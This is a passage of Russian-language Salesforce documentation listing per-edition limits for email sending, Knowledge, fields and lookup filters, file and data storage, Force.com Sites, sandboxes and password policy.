В течение одного дня (по Гринвичу) количество внешних адресов электронной почты, участвующих в отправке отдельных сообщений посредством API или Apex, не должно превышать 5 000. Данное ограничение не распространяется на отдельные сообщения эл. почты, отправленные автором или компоновщиком сообщений эл. почты в Salesforce. Страницы организаций, контактов, интересов, возможностей, обращений, кампаний и настраиваемых объектов позволяют напрямую и без ограничений отправлять отдельные сообщения электронной почты контактам, интересам, организациям-лицам и пользователям организации.

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
Шаблоны эл. почты: максимальный размер	384 Кб для текстовых	• 384 Кб для текстовых, HTML- и настраиваемых HTML-шаблонов					

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
	шаблонов эл. почты	• 1 Мб для шаблонов Visualforce					
Службы эл. почты: максимальное количество сообщений электронной почты, обработанных Salesforce в день	—			Количество лицензий пользователей, умноженных на 1 000; не более 1 000 000			
Службы эл. почты: максимальный размер сообщения эл. почты (включая заголовки, текст, вложения и кодировку):	—			25 Мб[1]			
Расширенные стандартные письма: максимальное количество записей	1 000						
Расширенные стандартные письма: общий максимальный размер выбранных шаблонов	1 Гб						
Входящие сообщения эл. почты, отправленные в Salesforce	• Размер усеченного текста сообщения эл. почты: 32 Кб • Максимальное количество действий, создаваемых при получении каждого сообщения эл. почты: 50 • Общий максимальный размер файловых вложений: 25 Мб[1]						
Поле слияния: `Case.Email_Thread`	—		• Максимальное количество сообщений электронной почты: 200 • Размер усеченного текста сообщения эл. почты: 32 Кб				
On-Demand Email-to-Case: максимальное количество сообщений электронной почты, обработанных в Salesforce в день (учитывается ограничением для служб эл. почты)	—			Количество лицензий пользователей, умноженных на 1 000; не более 1 000 000			

Функция	Personal Edition	Contact Manager	Group Edition	Professional Edition	Enterprise Edition	Unlimited Edition и Performance Edition	Developer Edition
On-Demand Email-to-Case: максимальный размер сообщения эл. почты (включая заголовки, текст, вложения и кодировку)				25 Мб[1]			

[1] Максимальный размер сообщений для служб электронной почты определяется используемым языком и набором символов. Размер сообщения эл. почты включает заголовки, текст, вложения и кодировку. Таким образом, учитывая размер заголовков, текста и кодировки, сообщение эл. почты, содержащее вложение размером 25 МБ, скорее всего, не будет соответствовать установленному ограничению для общего размера сообщения эл. почты в 25 МБ.

СМ. ТАКЖЕ:

Ограничения для пакетных электронных рассылок

Ежедневные ограничения для электронных предупреждений

Ежедневные ограничения для электронных предупреждений

Ежедневное ограничение по количеству сообщений эл. почты, отправленных посредством электронных предупреждений, составляет 1 000 сообщений в расчете на одну организацию со стандартной лицензией Salesforce, кроме организаций с бесплатной лицензией Developer Edition и пробной лицензией, ежедневное ограничение для которых составляет 15 сообщений. Общее ограничение для организации составляет 2 000 000. Данное ограничение применяется к сообщениям эл. почты, отправленным посредством электронных предупреждений в бизнес-правилах, процессах утверждения, потоках или REST API.

Ниже перечислены действия, выполняемые при достижении установленного ежедневного ограничения.

- Все отложенные сообщения эл. почты в очереди бизнес-правил пропускаются. Система Salesforce не предпринимает повторной попытки их отправки.
- При срабатывании бизнес-правила, содержащего действие и электронное предупреждение, блокируется только действие.
- Действия утверждения, отклонения, отзыва, окончательного утверждения и окончательного отклонения блокируются.
- Сообщение об ошибке добавляется в журнал отладки.

Ниже перечислены элементы, которые не учитываются данным ограничением.

- Электронные уведомления об утверждении
- Уведомления о назначении задачи
- Уведомления о правилах назначения интересов
- Уведомления о правилах назначения обращений
- Уведомления о правилах расширения обращений
- Предупреждения об использовании Force.com Sites

Степень ограничения определяется количеством действий в течение 24 часов, начиная с 00:00 по Гринвичу. Добавление или удаление лицензии пользователя инициирует незамедлительную корректировку общего ограничения. Если электронное предупреждение отправляется группе, то ежедневное ограничение охватывает всех ее участников.

При приближении или превышении некоторых ограничений для электронных предупреждений бизнес-правил система Salesforce отправляет сообщение-предупреждение пользователю бизнес-правил по умолчанию или активному системному администратору (при его отсутствии).

Условие	Система Salesforce отправляет...	Сообщение-предупреждение содержит...
Электронное предупреждение не отправляется, так как количество получателей превышает ограничение, установленное для отдельного сообщения эл. почты	Сообщение-предупреждение для каждого неотправленного электронного предупреждения	Содержимое и получатели неотправленного электронного предупреждения
Организация достигает 90% от установленного ежедневного ограничения по количеству сообщений эл. почты	Одно сообщение-предупреждение	Ограничение и текущее использование
Организация достигает 90% от установленного ежедневного ограничения по количеству электронных бизнес-правил	Одно сообщение-предупреждение	Ограничение и текущее использование
Электронное предупреждение не отправляется, так как организация достигает ежедневного ограничения по количеству сообщений эл. почты	Сообщение-предупреждение на каждые 100 попыток отправки электронного предупреждения сверх установленного ограничения	Ограничение и текущее использование
Электронное предупреждение не отправляется, так как организация достигает ежедневного ограничения по количеству электронных бизнес-правил	Сообщение-предупреждение на каждые 100 попыток отправки электронного предупреждения сверх установленного ограничения	Ограничение и текущее использование

Ограничения для пакетных электронных рассылок

Ограничения по отправке пакетных электронных рассылок по версиям.

В течение одного дня (по Гринвичу) количество внешних адресов эл. почты, участвующих в пакетной рассылке электронной почты, не должно превышать 5 000.

Ниже перечислены дополнительные ограничения, действующие для пакетных электронных рассылок.

- Ограничения, установленные для отдельных сообщений эл. почты и пакетной электронной рассылки, не распространяются на уникальные адреса. Например, адрес `petrivanov@kompaniya.ru`, добавленный в сообщение эл. почты 10 раз, считается как 10 адресов.
- Количество сообщений эл. почты, адресованных внутренним пользователям организации, включая пользователей портала, не ограничено.

- Отправлять пакетные рассылки электронной почты можно только контактам, организациям-лицам, интересам и внутренним пользователям организации.
- Организации Developer Edition, а также организации, предназначенные для оценки пробной версии Salesforce, могут выполнять пакетную рассылку электронной почты не более 10 внешним контактам в день. Данное минимальное ограничение не распространяется на организации, которые были созданы до выпуска Winter'12 и активно использовали функцию пакетной рассылки электронной почты. Кроме того, в течение одного дня количество адресов эл. почты, участвующих в отправке отдельных сообщений, не должно превышать 15.
- Шаблон эл. почты Visualforce не поддерживает пакетные электронные рассылки.

Ограничения для Salesforce Knowledge

Ограничения для Salesforce Knowledge по версиям.

Salesforce Knowledge — это база знаний, предназначенная для создания и управления содержимым. Клиенты и партнеры могут получать доступ к статьям, если база знаний Salesforce включена в сообществах.

Прим.: Следующие ограничения являются стандартными. Некоторые ограничения могут быть расширены. С запросом о расширении ограничений обращайтесь в компанию Salesforce.

Ограничения для базы знаний Salesforce	Данные для Classic Knowledge	Данные для базы знаний Lightning
Максимальное количество статей	50 000 статей	50 000 статей
Максимальное количество типов статей	100 типов статей	—
Максимальное количество настраиваемых полей на тип статьи	Версии Enterprise, Developer и Unlimited: 500 настраиваемых полей на тип статьи Версии Performance: 800 настраиваемых полей на тип статьи	—
Максимальное количество файловых полей	5 файловых полей	—
Максимальный размер файла	Файловые поля учитываются как вложения, поэтому их размер не может превышать 25 Мб.	Размер файла не должен превышать 25 МБ.
Максимальный размер области обогащенного текста	131072 символов	131072 символов
Максимальный размер всех полей форматированного текста в статье	1638400 символов	1638400 символов
Максимальное количество уникальных ссылок на статью в поле типа «Область обогащенного текста»	Одно поле типа «Область обогащенного текста» может содержать не более 100 ссылок на разные статьи знаний Salesforce.	Одно поле типа «Область обогащенного текста» может содержать не более 100 ссылок на разные статьи знаний Salesforce.
Функция отслеживания журнала статьи	Период отслеживания событий статьи составляет не более 18 месяцев.	Период отслеживания статей не превышает 18 месяцев.

Ограничения для базы знаний Salesforce	Данные для Classic Knowledge	Данные для базы знаний Lightning
Максимальное количество поддерживаемых языков	16 поддерживаемых языков	—
Импорт статей	Ниже перечислены требования, предъявляемые архивным файлам импорта. • Файл импорта может содержать только один CSV-файл и один файл .properties. • CSV-файл и файл .properties должны храниться в корневом каталоге. • Структура папок и подпапок должна быть сохранена при сжатии. • Имя архивного файла не может содержать специальные символы. • Размер архивного файла не может превышать 20 МБ, а размер разархивированных файлов — 10 МБ. • CSV-файлы могут содержать не более 10 000 строк, включая строку заголовка. Таким образом, общее количество статей и переводов не должно превышать 9 999. • Строки CSV-файла могут содержать не более 400 000 символов. • Размер ячеек CSV-файла должен составлять не более 32 Кб. • Каждой статье в CSV-файле может быть назначено не более 49 переводов.	—
Максимальное количество групп категорий данных и активных групп категорий данных:	5 групп категорий с 3 одновременно активными;	5 групп категорий с 3 одновременно активными;
Максимальное количество категорий на группу категорий данных:	100 категорий в группе категорий данных;	100 категорий в группе категорий данных;
Максимальное количество уровней в иерархии групп категорий данных:	5 уровней в иерархии групп категорий данных;	5 уровней в иерархии групп категорий данных;
Максимальное количество категорий данных в группе категорий данных, которая назначена статье:	8 категорий данных в группе категорий данных, которая назначена статье;	8 категорий данных в группе категорий данных, которая назначена статье;

Ограничения для базы знаний Salesforce	Данные для Classic Knowledge	Данные для базы знаний Lightning
Максимальное количество продвигаемых поисковых терминов	Организация может создавать не более 2 000 продвигаемых терминов.	—
Максимальное количество символов для поиска статей знаний	100 символов Если пользователь ищет более 100 символов, он получит результаты, но в них будут отображены только первые 100 символов.	100 символов Если пользователь ищет более 100 символов, он получит результаты, но в них будут отображены только первые 100 символов.
Максимальное количество символов в поддерживаемой записи объекта, используемой для предложенных статей знаний	255 символов Администраторы выбирают, какие поля используются для предложенных статей.	255 символов Администраторы выбирают, какие поля используются для предложенных статей.

СМ. ТАКЖЕ:

- Начало работы с Salesforce Knowledge
- Планирование базы знаний
- Общие сведения о документации Salesforce Knowledge
- Полное руководство по Salesforce Knowledge

Ограничения для поля

Ограничения для зашифрованных полей, полей слияния и полей формулы.

Поля сводного резюмирования недоступны для соотнесения полей преобразованных интересов.

Ограничения для зашифрованных полей

В зашифрованных полях установлены ограничения на действия с фильтрами и страницами Visualforce.

Ограничения для полей «Область обогащенного текста»

Мобильные приложения обрабатывают поля типа «Область обогащенного текста» аналогично полям типа «Область подробного текста», которые не поддерживают отформатированное HTML-содержимое или изображения. Мобильное приложение усекает поля типа «Область обогащенного текста» до 1 000 символов, включая HTML-разметку. Рекомендуем администраторам удалить поля типа «Область обогащенного текста» из мобильных макетов страниц. Если пользователь мобильного приложения редактирует поле типа «Область обогащенного текста», содержащее текст длиною более 1 000 символов, то данный текст автоматически усекается мобильным приложением.

Ограничения на фильтры поиска

Фильтры поиска — это параметры администратора, ограничивающие доступные значения и результаты диалогового окна поиска для полей взаимосвязи «Поиск», «Основная — подробная» и «Иерархия».

СМ. ТАКЖЕ:

Поля слияния для формул кросс-объектов

Поля слияния для правил проверки

Рекомендации по правилам проверки

Ограничения для зашифрованных полей

В зашифрованных полях установлены ограничения на действия с фильтрами и страницами Visualforce.

Классическое шифрование

К полям, зашифрованным с помощью классического шифрования, применяются следующие ограничения.

- Зашифрованные поля недоступны для использования в фильтрах (например, фильтры списковых представлений, отчетов, полей сводного резюмирования и правил).
- Зашифрованные поля могут использоваться в шаблонах эл. почты, но их значения всегда скрыты, независимо от наличия полномочия «Просмотр зашифрованных данных».
- Зашифрованные поля отображаются на страницах Visualforce только посредством компонента `<apex:outputField>`.

Ограничения для полей «Область обогащенного текста»

Мобильные приложения обрабатывают поля типа «Область обогащенного текста» аналогично полям типа «Область подробного текста», которые не поддерживают отформатированное HTML-содержимое или изображения. Мобильное приложение усекает поля типа «Область обогащенного текста» до 1 000 символов, включая HTML-разметку. Рекомендуем администраторам удалить поля типа «Область обогащенного текста» из мобильных макетов страниц. Если пользователь мобильного приложения редактирует поле типа «Область обогащенного текста», содержащее текст длиною более 1 000 символов, то данный текст автоматически усекается мобильным приложением.

Ограничения на фильтры поиска

Фильтры поиска — это параметры администратора, ограничивающие доступные значения и результаты диалогового окна поиска для полей взаимосвязи «Поиск», «Основная — подробная» и «Иерархия».

Ниже перечислены ограничения, действующие для фильтров поиска.

- Ниже перечислены типы полей, которые не могут использоваться критериями фильтрации поиска.
  - Поля взаимосвязи для действий
  - Системные поля, которые всегда доступны только для чтения (например, «Создано» и «Изменено»)
  - Поля взаимосвязи, поддерживающие очереди (например, «Ответственный за обращение» и «Ответственный за интерес»)
- Каждый объект может использовать не более пяти активных обязательных фильтров поиска и неограниченное количество дополнительных фильтров поиска. При достижении установленного ограничения рекомендуем создать

дополнительные фильтры и использовать правила проверки, инициирующие выполнение бизнес-правила при сохранении.

- Поля взаимосвязи внешнего поиска не поддерживают фильтры поиска.
- Фильтры поиска для полей валюты не преобразуют валюты. Например, если организация использует мультивалюту и критерий фильтрации поиска «*"Ожидаемый доход" больше "100000"*», то поиск возвращает все записи, поле «Ожидаемый доход» которых содержит значение, превышающее 100 000 в любой валюте.
- Критерии фильтрации поиска не поддерживают использование специальных значений дат (например, «Сегодня» или «Текущий месяц»).
- Поля, используемые активным фильтром поиска, не могут быть удалены.
- Тип поля, используемый активным фильтром поиска, не может быть изменен.
- Ниже перечислены типы полей исходного объекта, которые не могут использоваться критериями фильтрации поиска.
  - Автонумерация
  - Зашифровано
  - Формула
  - Область подробного текста
  - Раскрывающийся список со множественным выбором
  - Сводное резюмирование
  - Текст
  - Область текста
  - URL-адрес
- Функция автозаполнения полей поиска не поддерживается поисками пользователей, содержащими дополнительные раскрывающиеся списки. Данная особенность характерна для организаций, использующих партнерский или клиентский портал.
- Поля расширенных списковых представлений, используемые критериями фильтрации зависимого поиска, не могут быть изменены.
- Фильтры поиска не поддерживают пакетное изменение ответственных сотрудников. Если критерии фильтрации поиска ссылаются на поле «Ответственный», то пакетное изменение ответственных сотрудников может инициировать использование недопустимых значений, которые могут быть просмотрены только при попытке сохранения записи.
- Фильтр поиска не может использовать формулу, ссылающуюся на глобальные поля слияния, которые не поддерживаются фильтром поиска.
- Критерии фильтрации поиска для поля «Имя организации» применяются только к организациям-компаниям, но не организациям-лицам. Например, при использовании критерия фильтрации поиска «"Имя организации" не содержит "диван"», организации-компании, имя которых содержит слово «диван» (например, «Диваны от Ивана»), являются недопустимыми, тогда как организации-лица, имя которых содержит слово «диван» (например, «Иван Диванов»), являются допустимыми и отображаются в диалоговом окне поиска для поля «Организация». Чтобы отфильтровать записи по имени организации-лица, воспользуйтесь полем «Личное имя» или «Фамилия».
- Ниже перечислены поля Salesforce, которые не поддерживают функцию встроенного редактирования в списковых представлениях.
  - Поля исходного объекта, используемые зависимыми поисками.
  - Поля с зависимыми поисками.

Ограничения для хранилищ и файлов

Ограничения для Salesforce Files, CRM Content и Chatter, а также ограничения по распределению хранилища.

Ограничения для Salesforce Files Sync
Ограничения, применяемые к объему хранилища, размеру файла и процессу синхронизации файлов.

Ограничения для Salesforce Files и Salesforce CRM Content
Ограничения для Salesforce Files и Salesforce CRM Content по версиям.

Ограничения для файлов в Chatter
Ограничения для файлов, вложенных в сообщение или комментарий Chatter.

Ограничения для хранилищ данных и файлов
Ограничения по распределению хранилища на основе версии Salesforce и количества пользователей стандартных лицензий в организации.

Ограничения для Salesforce Files Sync

Ограничения, применяемые к объему хранилища, размеру файла и процессу синхронизации файлов.

Функция	Ограничение
Единое хранилище	Объем хранилища определяется количеством приобретенных лицензий Salesforce. При необходимости организации могут приобретать дополнительное хранилище. Дополнительную информацию см. в разделе «Ограничения для хранилищ данных и файлов».
Максимальное количество синхронизированных файлов	Пользователи могут синхронизировать не более 10 000 файлов.
Максимальное количество синхронизированных папок	500 папок
Размер файла	• 2 Гб при загрузке посредством веб-интерфейса • 2 Гб при загрузке посредством настольного клиентского приложения Salesforce Files Sync (или 500 Мб при использовании прокси-сервера) • 100 Мб при загрузке посредством мобильного устройства
Максимальное количество версий на один файл	2 048
Максимальное количество пользователей, которым доступна одновременная синхронизация файла	1 000 пользователей
Максимальное количество вызовов Connect API	10 000 в час на пользователя одного связанного приложения посредством настольного клиентского приложения "Синхронизация Salesforce Files"

Ограничения для Salesforce Files и Salesforce CRM Content

Ограничения для Salesforce Files и Salesforce CRM Content по версиям.

Приложение Salesforce Files и Salesforce CRM Content может содержать файлы всех типов: от презентаций Microsoft® PowerPoint до аудио- и видеофайлов, веб-страниц и документов Google®. В данной таблице описаны ограничения по файлам и содержимому.

Функция	Описание
Доставка содержимого: стандартная пропускная способность доставки за истекшие сутки	20 Гб
Доставка содержимого: стандартное количество просмотров доставки за истекшие сутки	20 000
Доставка содержимого: максимальный размер файла для интерактивного просмотра	25 Мб
Содержимое: максимальный размер файла	• 2 Гб • 2 Гб (включая заголовки) при загрузке посредством Chatter REST API • 2 Гб (включая заголовки) при загрузке посредством REST API • 38 Мб при загрузке посредством SOAP API • 10 Мб при загрузке посредством BULK API • 10 Мб для документов Google • 10 Мб при загрузке посредством Visualforce
Содержимое: максимальное количество библиотек	2 000
Содержимое: максимальное количество документов	30 000 000
Содержимое: максимальное количество документов и версий содержимого в течение суток (можно изменить)	200 000 (2 500 в версии Developer Edition)
Пакеты содержимого: максимальное количество файлов	50 (недоступно в версии Personal Edition)
Документы: максимальный размер логотипа настраиваемого приложения	20 Мб
Документы: максимальный размер загружаемого документа	5 Мб
Документы: максимальная длина имени файла (включая расширение)	255 символов

Ограничения по поиску Salesforce CRM Content

Функция поиска поддерживает несколько типов файлов и использует ограничения по их размеру. Если размер файла превышает максимально допустимый, то поиск по тексту данного файла не выполняется, но может быть выполнен поиск по имени автора, тегам, расширению файла и настраиваемым полям.

Тип файла	Расширения файла	Максимальный размер файла для поиска
HTML	`.htm`, `.html`, `.xhtml`	5 Мб
PDF	`.pdf`	25 Мб
PPT	`.ppt`, `.pptx`, `.pptm`	25 Мб
RTF	`.rtf`	5 Мб
Текст	`.c`, `.cpp`, `.css`, `.csv`, `.ini`, `.java`, `.log`, `.sql`, `.txt`	5 Мб
Word	`.doc`, `.docx`, `.docm`	25 Мб
XLS	`.xls`, `.xlsx`, `.xlsm`	5 Мб
XML	`.xml`	5 Мб

СМ. ТАКЖЕ:

- Ограничения по поиску
- Ограничения по поиску для файлов Chatter

Ограничения для файлов в Chatter

Ограничения для файлов, вложенных в сообщение или комментарий Chatter.

Ограничения по публикации файлов

Файл может быть опубликован не более 100 раз. Данное ограничение распространяется на файлы, доступ к которым предоставлен людям, группам и по ссылке. Файл, доступный в частном порядке и опубликованный почти 100 раз, желательно опубликовать в ленту для общего доступа.

Ограничения по размеру файлов

Ниже приведены максимально допустимые размеры файлов в Salesforce.

Функция	Описание
Связанный список «Вложения»	• 25 Мб для файловых вложений • 2 Гб для вложений ленты
Вкладка «Документы»	• 5 Мб

Функция	Описание
	• 20 Кб для логотипа настраиваемого приложения
Salesforce CRM Content	• 2 Гб • 2 Гб (включая заголовки) при загрузке посредством Chatter REST API • 2 Гб (включая заголовки) при загрузке посредством REST API • 38 Мб при загрузке посредством SOAP API • 10 Мб при загрузке посредством BULK API • 10 Мб для документов Google • 10 Мб при загрузке посредством Visualforce
Файлы Salesforce	2 Гб
Salesforce Knowledge	5 Мб для вложений

Ограничения для хранилищ данных и файлов

Ограничения по распределению хранилища на основе версии Salesforce и количества пользователей стандартных лицензий в организации.

Емкость хранилища

Хранилище состоит из двух категорий. Хранилище файлов содержит файлы, доступные во вложениях, на начальной странице «Файлы», в Salesforce CRM Content, файлы Chatter (включая фотографии пользователей), на вкладке «Документы», в настраиваемом поле «Файл» статей знаний, а также в активах Site.com. Хранилище данных содержит:

- Организации
- Типы статей (формат: "[*I Имя типа статьи*]")
- Переводы типов статей (формат: "[*I Имя типа статьи*] версия")
- Кампании
- Участники кампании
- Обращения
- Группы, работающие с обращениями
- Контакты
- Контракты
- Настраиваемые объекты
- Сообщения эл. почты
- События
- Элементы прогноза
- Документы Google
- Идеи

- Интересы
- Примечания
- Возможности
- Доли возможности
- Заказы
- Сметы
- Обогащенный текст шаблона сметы
- Решения
- Теги: уникальные теги
- Задачи

Хранилище данных

В версиях Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition и Unlimited Edition емкость хранилища данных составляет 1 Гб или определяется путем умножения ограничения, предоставляемого для одного пользователя, на количество пользователей организации (в зависимости от того, какое значение больше). Например, организации Professional Edition, содержащей 10 пользователей, предоставляется хранилище данных объемом 1 ГБ, так как общий объем, равный 200 МБ (10 пользователей по 20 МБ), не превышает 1 ГБ. Организации Professional Edition, содержащей 100 пользователей, предоставляется хранилище данных объемом более 1 ГБ, так как общий объем составляет 2000 МБ (100 пользователей по 20 МБ).

Хранилище файлов

В выпусках Contact Manager, Group, Professional, Enterprise, Performance и Unlimited на организацию выделяется 10 Гб файлового хранилища.

Организациям выделяется дополнительное место в хранилище файлов в зависимости от количества стандартных пользовательских лицензий. В выпусках Enterprise, Performance и Unlimited организациям выделяется 2 Гб файлового хранилища на лицензию пользователя. В организациях Contact Manager, Group Edition, Professional Edition емкость хранилища составляет 612 МБ на одного пользователя стандартной лицензии, куда входят 100 МБ на пользовательскую лицензию и 512 МБ на лицензию для компонента Salesforce CRM Content. На организацию, содержащую менее 10 пользователей, выделяется файловое хранилище общей емкостью 1 ГБ на пользователя вместо 100 МБ на пользовательскую лицензию.

Прим.: Каждая лицензия на функцию Salesforce CRM Content предоставляет дополнительное хранилище файлов объемом 512 Мб, независимо от того, включен ли компонент Salesforce CRM Content или нет.

Объем хранилища вычисляется асинхронно, поэтому при импорте или добавлении большого количества записей или файлов сведения об использовании хранилища организации обновляются позже.

Минимальные значения в таблице, приведенной ниже, применяются к лицензиям Salesforce и Salesforce Platform. Если организация использует настраиваемые лицензии пользователя, обратитесь в компанию Salesforce для определения точного объема хранилища. Описание лицензий пользователя см. в разделе «Общие сведения о лицензиях пользователя».

Версия Salesforce	Минимальное хранилище данных на организацию	Распределение хранилища данных на лицензию пользователя	Распределение хранилища файлов на организацию	Распределение хранилища файлов на лицензию пользователя
Contact Manager				
Группа	1 Гб	20 Мб	10 Гб	612 Мб
Professional Edition				

Версия Salesforce	Минимальное хранилище данных на организацию	Распределение хранилища данных на лицензию пользователя	Распределение хранилища файлов на организацию	Распределение хранилища файлов на лицензию пользователя
Enterprise Edition				
Performance Edition		120 Мб		2 Гб
Unlimited Edition				
Developer Edition	5 Мб			
Personal Edition	20 Мб (примерно 10 000 записей)	—	20 Мб	—

Ограничения по просмотру страниц Force.com Sites

Ограничения для запросов, считающихся просмотрами страниц.

Ниже перечислены запросы, которые считаются просмотрами страницы.

Объект запроса	Пример URL-адреса
Собственный домен Force.com	`http://moyakompaniya.force.com`
Собственный настраиваемый веб-адрес	`http://moyakompaniya.com`
Любая страница, связанная с сайтом	`http://moyakompaniya.force.com/moyastranitsa`
Страница ошибки «Требуется авторизация»	`http://moyakompaniya.force.com/Unauthorized`
Запросы AJAX, включая удаленный вызов JavaScript (например, RemoteAction)<apexactionFunction><apexactionPoller>	—

Ниже перечислены запросы, которые не считаются просмотрами страницы.

Объект запроса	Пример URL-адреса
Изображения Salesforce	`http://moyakompaniya.force.com/img/force_logo_w09.gif`
Собственные статические ресурсы	`http://moyakompaniya.force.com/resource/1233771498000/background`
Robots.txt	`http://moyakompaniya.force.com/robots.txt`
Избранный значок	`http://moyakompaniya.force.com/favicon.ico`
Вложения и документы	—
Страницы ошибок, кроме страницы «Требуется авторизация» (например, «Превышено ограничение» и «Обслуживание»)	`http://moyakompaniya.force.com/BandwidthExceeded`

Объект запроса	Пример URL-адреса
Изображения, добавленные с HTML-полем	`http://moyakompaniya.force.com/servlet/rtaImage`
Настраиваемое файловое поле	`http://moyakompaniya.force.com/servlet/fileField`

Пропускная способность и просмотры страниц «Превышено ограничение», «Обслуживание», «Страница не найдена» или выбранных неактивных начальных страниц не учитываются заданными ограничениями. Данные страницы могут быть оформлены посредством статических ресурсов. Ниже перечислены действующие ограничения.

- Размер статического ресурса не должен превышать 50 Кб.
- Статическими ресурсами могут быть таблицы стилей (CSS), графические файлы или файлы JavaScript.
- Данные страницы не поддерживают использование контроллеров Apex.
- Данные страницы не поддерживают выполнение операций SOQL или DML.

Ограничения по выставлению счета для Force.com Sites

Термины для ограничений по выставлению счета для сайтов Force.com.

Ниже перечислены термины, применяемые к ограничениям по выставлению счета для Force.com Sites.

- «Просмотры страниц» — это общее количество страниц, обработанных сервером-источником сайта или сервером кэширования.
- «Пропускная способность» — это количество мегабайт, переданных и принятых сервером-источником сайта и сервером кэширования.
- «Время запроса на обслуживание» — это общее время сервера (в минутах), необходимое для создания страниц сайта.
- «Истекшие сутки» — это последние 24 часа, предшествующие текущему времени.
- «Сервер-источник» — это веб-сервер, используемый для размещения сайта.
- «Сервер кэширования» — это CDN-сервер, обслуживающий кэшированные страницы сайта.
- «Текущий период» — это текущий календарный месяц, в течение которого пользователям организации предоставляется определенное количество просмотров страниц.

Ниже перечислены ограничения Salesforce, применяемые к ежемесячным просмотрам страниц для Force.com Sites.

- Счет выставляется исходя из количества ежемесячных просмотров страниц, приобретенного для организации. Данное ограничение является общим для всех сайтов организации.
- Если организация достигает 110% от установленного ограничения в отдельном календарном месяце, то компания Salesforce отправляет соответствующее электронное уведомление администраторам сайта и ответственным за выставление счета.
- Если организация превышает 110% от установленного ограничения на протяжении четырех последовательных календарных месяцев, то сайты отключаются до начала следующего календарного месяца или приобретения дополнительных просмотров страниц. Кроме того, компанияSalesforce отправляет соответствующее электронное уведомление администраторам сайта, ответственным за выставление счета и связанным менеджерам по работе с клиентами.
- Если организация достигает 300% от установленного ограничения в отдельном календарном месяце, то сайты отключаются до начала следующего календарного месяца или приобретения дополнительных просмотров страниц. Кроме того, компанияSalesforce отправляет соответствующее электронное уведомление администраторам сайта, ответственным за выставление счета и связанным менеджерам по работе с клиентами.

Общие ограничения для безопасных сред и их хранилищ

Ограничения для безопасных сред.

Безопасная среда — это копия организации в отдельной среде, которая может использоваться в разных целях (например, тестирование и обучение). Безопасные среды полностью изолированы от основной производственной организации Salesforce, поэтому операции, выполняемые в безопасных средах, не влияют на основную производственную организацию Salesforce.

Ниже перечислены ограничения, действующие для безопасных сред.

- Безопасная среда Full Sandbox может быть обновлена через 29 дней после создания или последнего обновления. Замена безопасной среды Full Sandbox, удаленной в течение данных 29 дней, может быть выполнена только через 29 дней после создания или последнего обновления.
- Безопасная среда Partial Copy Sandbox может быть обновлена через 5 дней после создания или последнего обновления. Замена безопасной среды Partial Copy Sandbox, удаленной в течение данных 5 дней, может быть выполнена только через 5 дней после создания или последнего обновления.
- Безопасная среда Developer Sandbox или Developer Pro Sandbox может обновляться не чаще одного раза в день.
- Версия Enterprise Edition поддерживает лицензии на 25 безопасных сред Developer и 1 безопасную среду Partial Copy.
- Версия Performance Edition поддерживает лицензии на 1 безопасную среду Full sandbox, 5 безопасных сред Developer Pro sandbox, 100 безопасных сред Developer sandbox и 1 безопасную среду Partial Copy sandbox.
- Версия Unlimited Edition поддерживает лицензии на 1 безопасную среду Full sandbox, 5 безопасных сред Developer Pro sandbox, 100 безопасных сред Developer sandbox и 1 безопасную среду Partial Copy sandbox.
- Версия Professional Edition поддерживает лицензии на 10 безопасных сред Developer. (Наборы изменений недоступны.)
- Если вам потребуются лицензии на большее количество безопасных сред, обратитесь в компанию Salesforce и закажите безопасные среды для своей организации.

Ниже перечислены ограничения, действующие для хранилищ безопасных сред.

- Безопасным средам Partial Copy Sandbox предоставляется хранилище файлов объемом 5 ГБ и хранилище данных объемом 5 ГБ.
- Безопасным средам Developer Pro Sandbox предоставляется хранилище файлов объемом 1 ГБ и хранилище данных объемом 1 ГБ.
- Безопасным средам Developer Sandbox предоставляется хранилище файлов объемом 200 МБ и хранилище данных объемом 200 МБ.
- Безопасным средам Full Sandbox предоставляется хранилище, аналогичное хранилищу производственной организации.
- Безопасные среды не отправляют электронные уведомления при достижении установленных ограничений. Тем не менее при достижении ограничения по объему хранилища безопасной среды сохранение новых данных в среде не поддерживается. Чтобы просмотреть ограничение по объему хранилища, введите строку *«Использование хранилища»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Использование хранилища»** в соответствующей безопасной среде.

Ограничения для политик паролей

Ограничения по количеству и использованию паролей пользователей.

Многочисленные политики паролей и входа позволяют обеспечить безопасность организации.

Прим.: Размер пароля пользователя не может превышать 16 000 байт.

Каждый пользователь может выполнять не более 3 600 входов в час. Данное ограничение применяется к организациям, созданным после выпуска Summer'08.

СМ. ТАКЖЕ:

Поля политик паролей в профиле

Ограничения для сайтов по версиям

Ограничения для сайтов, пропускной способности, времени запроса на обслуживание и максимального количества просмотров страниц по версиям.

Site.com — это система управления веб-содержимым, обеспечивающая быстрое создание динамических веб-страниц под управлением данных и редактирование содержимого в режиме реального времени.

В таблице ниже приведены ограничения, действующие для сайтов в разных версиях Salesforce.

Версия	Максимальное количество сайтов	Ограничение пропускной способности (за истекшие сутки на сайт)	Время запроса на обслуживание (за истекшие сутки на сайт)	Максимальное количество просмотров страниц
Developer Edition	1	500 Мб	10 минут	—
Enterprise Edition	25	1 Гб для безопасной среды 40 Гб для производственной среды	30 минут для безопасной среды 60 часов для производственной среды	500 000
Unlimited Edition Performance Edition	25	1 Гб для безопасной среды 40 Гб для производственной среды	30 минут для безопасной среды 60 часов для производственной среды	1 000 000

СМ. ТАКЖЕ:

Ограничения по импорту Site.com

Ограничения по просмотру страниц Force.com Sites

Ограничения по выставлению счета для Force.com Sites

Ограничения по импорту Site.com

Ограничения по импорту сайтов и файлов.

Максимальный размер импортируемого сайта не должен превышать 2 Гб.Максимальный размер импортируемого файла не должен превышать 50 Мб, кроме случаев импорта и *восстановления* архивного файла. Чтобы импортировать архивный файл размером не более 200 Мб, выберите параметр **«Извлечь файлы из архива»** во время импорта.

Ограничения для веб-запросов

Ограничения по параллельному использованию веб-запросов.

